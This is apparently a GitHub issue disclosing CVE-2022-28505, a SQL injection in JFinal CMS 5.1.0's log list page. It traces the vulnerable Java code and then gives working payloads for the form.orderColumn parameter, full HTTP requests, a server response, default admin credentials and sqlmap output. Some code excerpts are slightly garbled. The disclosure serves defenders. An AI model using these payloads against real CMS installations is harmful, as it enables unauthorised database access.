

[New issue](#)[Jump to bottom](#)

[CVE-2022-28505] SQL injection vulnerability exists in JFinal CMS 5.1.0 #33


[Open](#) N1ce759 opened this issue on Mar 29 · 0 comments

N1ce759 commented on Mar 29 • edited

SQL injection vulnerability exists in JFinal CMS 5.1.0

Analysis

The vulnerability appears in lines 23-47 of the `com.jflyfox.system.log.LogController.java`



```
14 @ControllerBind(controllerKey = "/system/log")
15 public class LogController extends BaseController {
16
17     private static final String path = "/pages/system/log/log_";
18
19     public void index() { list(); }
20
21     public void list() {
22         SysLog model = getModelByAttr(SysLog.class);
23         SQLUtils sql = new SQLUtils(" from sys_log t where 1=1 ");
24         if (model.getAttrValues().length != 0) {
25             sql.setAlias("t");
26             // 查询条件
27             sql.whereEquals("attrName", "log_type", model.getLogType());
28         }
29         // 排序
30         String orderBy = getBaseForm().getOrderBy();
31         if (StrUtils.isEmpty(orderBy)) {
32             sql.append(" order by id desc");
33         } else {
34             sql.append(" order by ").append(orderBy);
35         }
36     }
37
38     PageSysLog page = SysLog.dao.paginate(getPageNo(), sql.toString() + " ");
39 }
```

Here call `SQLUtils` to query with the following statement:

```
select count(*) from sys_log t where 1=1
```

When the length of `model.getAttrValues()` is not equal to 0, go into the if branch and call the `whereEquals()` method to concatenate

`whereEquals()`:

```
59         return;
60     }
61
62     if (StrUtils.isEmpty(value)) {
63         sqlBuffer.append(" AND " + getAttrName(attrName) + " = ").append(value).append("");
64     }
65 }
66
67 public void whereEquals(String attrName, Integer value) {
68     if (checkSQLInject(attrName)) {
69         return;
70     }
71
72     if (value != null && value > 0) {
73         sqlBuffer.append(" AND " + getAttrName(attrName) + " = ").append(value);
74     }
75 }
76
77 public SQLUtils append(CharSequence s) {
78     sqlBuffer.append(s);
79     return this;
80 }
81
82 public StringBuffer getMe() { return sqlBuffer; }
```

The SQL statement after concatenation is as follows:

```
select count(*) from sys_log t where 1=1 AND t.log_type = 1
```

Moving on, the `orderBy` parameter is concatenated to the end of the SQL statement

`String orderBy = getBaseForm().getOrderDerby ();` defines the source of the `orderBy` argument

`getBaseForm()`:

```
public Object[] toArray(List<Object> list) { return list.toArray(new Object[list.size()]); }

public BaseForm getBaseForm() {
    BaseForm form = super.getAttr( name: "form");
    return form == null ? new BaseForm() : form;
}
```

`getOrderBy()`:

```
69 public String getOrderBy() {
70     if (StrUtils.isEmpty(getOrderColumn())) {
71         return "";
72     }
73     return " " + getOrderColumn() + " " + getOrderAsc() + " ";
74 }
75
76 public String getOrderColumn() {
77     return orderColumn;
78 }
79
80 public void setOrderColumn(String orderColumn) { this.orderColumn = orderColumn; }
81
82 public String getOrderAsc() { return orderAsc; }
83
84 public void setOrderAsc(String orderAsc) { this.orderAsc = orderAsc; }
85
86 }
87
88
89
90
91
92
93
```

The `orderBy` parameter is the `form.OrderColumn` parameter passed from the front end

So you can construct payload to exploit this vulnerability

Exploit

Maven Startup Environment

Vulnerability address: /jfinal_cms/system/log/list

Administrator login is required. The default account password is admin:admin123

Home 首页 内容管理 素材管理 评论管理 其他管理 模板管理 系统管理

数据 查询 重置

序号	时间
1	2022-03-29 15:33:47
2	2022-03-29 13:52:29

<< 1 >> 1 - 2 of 2

Burp Project Intruder Repeater Window Help Burp Suite Professional v2022.1.1 - Temporary Project

Comparer Logger Extender Project options User options Learn Burp Bount

Dashboard Target Target Proxy Intruder Repeater

Intercept HTTP history WebSockets history Options

Request to http://192.168.10.163:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 POST /jfinal_cms/system/log/list HTTP/1.1
2 Host: 192.168.10.163
3 Content-Length: 94
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.10.163
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/99.0.4844.84 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
  gn-ed-exchange;q=0.9
10 Referer: http://192.168.10.163/jfinal_cms/system/log/list
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
13 Cookie: JSESSIONID=97CA5D8385AED63AF947D82832B96F85; Hm_lvt_1040d081eeal3b44d84a4af639640d51=1648533125;
  UM_distinctid=17fd43b3b12265-023f5bef05c88a-9771a39-1fa400-17fd43b3b13d3d; CNZZDATA1255091723=
  1517842867-1648526789-%7C1648526789; session_user=wgPmpe3hBuJWIL+I+hHtxqaglwutWsMhm6eaAgoJH0c=;
  Hm_lpvt_1040d081eeal3b44d84a4af639640d51=1648534549
14 Connection: close
15
16 form.orderColumn=&form.orderAsc=&attr.log_type=1&totalRecords=2&pageNo=1&pageSize=20&length=10
```

Injection parameters: form.orderColumn

payload:) AND (SELECT 6361 FROM (SELECT(SLEEP(5)))tAVU)-- woqr

Request

```
1 POST /jfinal_cms/system/log/list HTTP/1.1
2 Host: 192.168.10.163
3 Content-Length: 148
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.10.163
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.84 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.10.163/jfinal_cms/system/log/list
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
13 Cookie: JSESSIONID=97CA5D8385AED63AF947D82832B96F85; Hm_lvt_1040d081eal3b44d84a4af639640d5l=1648533125; UM_distinctid=17fd43b3b12265-023f5bef05c88a-9771a39-1fa400-17fd43b3b13d3d; CNZZDATA1255091723=1517842867-1648526789-%7C1648526789; session_user="wgPmpe3hEuJWIL+I+HttxqaglwutWsMhm6eaAgoJH0c="; Hm_lpvt_1040d081eal3b44d84a4af639640d5l=1648534549
14 Connection: close
15
16 form.orderColumn=) AND (SELECT 6361 FROM (SELECT(SLEEP(5)))tAVU)-- woqr&form.orderAsc=&attr.log_type=1&totalRecords=2&pageNo=1&pageSize=20&length=10
```

Response

```
1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Content-Type: text/html; charset=UTF-8
4 Date: Tue, 29 Mar 2022 07:48:15 GMT
5 Connection: close
6 Content-Length: 15517
7
8
9
10 <!DOCTYPE html>
11 <html>
12 <head>
13 <base href="http://192.168.10.163:80/jfinal_cms/">
14 <title>
15 论坛
16 </title>
17 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
18 <!-- //favicon.ico小图标名称 -->
19 <link rel="icon" href="http://192.168.10.163:80/jfinal_cms/favicon.ico" />
20 <link rel="shortcut icon" href="http://192.168.10.163:80/jfinal_cms/favicon.ico" />
21 <meta http-equiv="pragma" content="no-cache">
22 <meta http-equiv="cache-control" content="no-cache">
23 <meta http-equiv="expires" content="0">
24 <meta name="keywords" content="论坛">
25 <meta name="description" content="论坛">
26
27 <script type="text/javascript">
28   var jflyfox_theme = "flat";
29 </script>
30
31 <!-- 弹出框 -->
32 <link rel="stylesheet" id="skin" type="text/css" href="static/component/ymPrompt/skin/simple/ymPrompt.css" />
33 <script type="text/javascript" src="
34
```

Done

15,681 bytes | 5,022 millis

SQLMAP Injection:

```
Windows PowerShell
d be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[15:48:49] [INFO] resuming back-end DBMS 'mysql'
[15:48:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: form.orderColumn (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: form.orderColumn=) OR NOT 2186=2186#&form.orderAsc=&attr.log_type=1&totalRecords=1&pageNo=1&pageSize=20&length=10

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: form.orderColumn=) AND GTID_SUBSET(CONCAT(0x716a707071,(SELECT (ELT(3564=3564,1))),0x71627a7a71),3564)-- NW
nv&form.orderAsc=&attr.log_type=1&totalRecords=1&pageNo=1&pageSize=20&length=10

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: form.orderColumn=) AND (SELECT 6361 FROM (SELECT(SLEEP(5)))tAVU)-- woqr&form.orderAsc=&attr.log_type=1&totalRecords=1&pageNo=1&pageSize=20&length=10
---
[15:48:50] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
[15:48:50] [INFO] fetched data logged to text files under 'C:\Users\Hello\AppData\Local\sqlmap\output\192.168.10.163'
[15:48:50] [WARNING] your sqlmap version is outdated

[*] ending @ 15:48:50 /2022-03-29/

PS D:\Tools\sqlmap>
```



N1ce759 changed the title ~~SQL injection vulnerability exists in JFinal CMS 5.1.0 [CVE-2022-28505]~~ SQL injection vulnerability exists in JFinal CMS 5.1.0 on May 3

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

